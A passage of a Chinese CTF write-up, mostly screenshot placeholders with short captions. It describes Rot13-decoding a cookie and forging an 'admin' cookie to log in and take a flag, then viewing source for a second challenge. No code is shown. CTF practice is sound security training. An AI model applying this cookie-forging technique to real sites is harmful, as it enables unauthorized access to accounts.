
看到Rot13解码结果,知到了另一个cookie的认证方式我们把admin同样按照这种方式修改

登录成功

得到flag

uii
给了提示

看一下源代码

输入正确的得到源代码
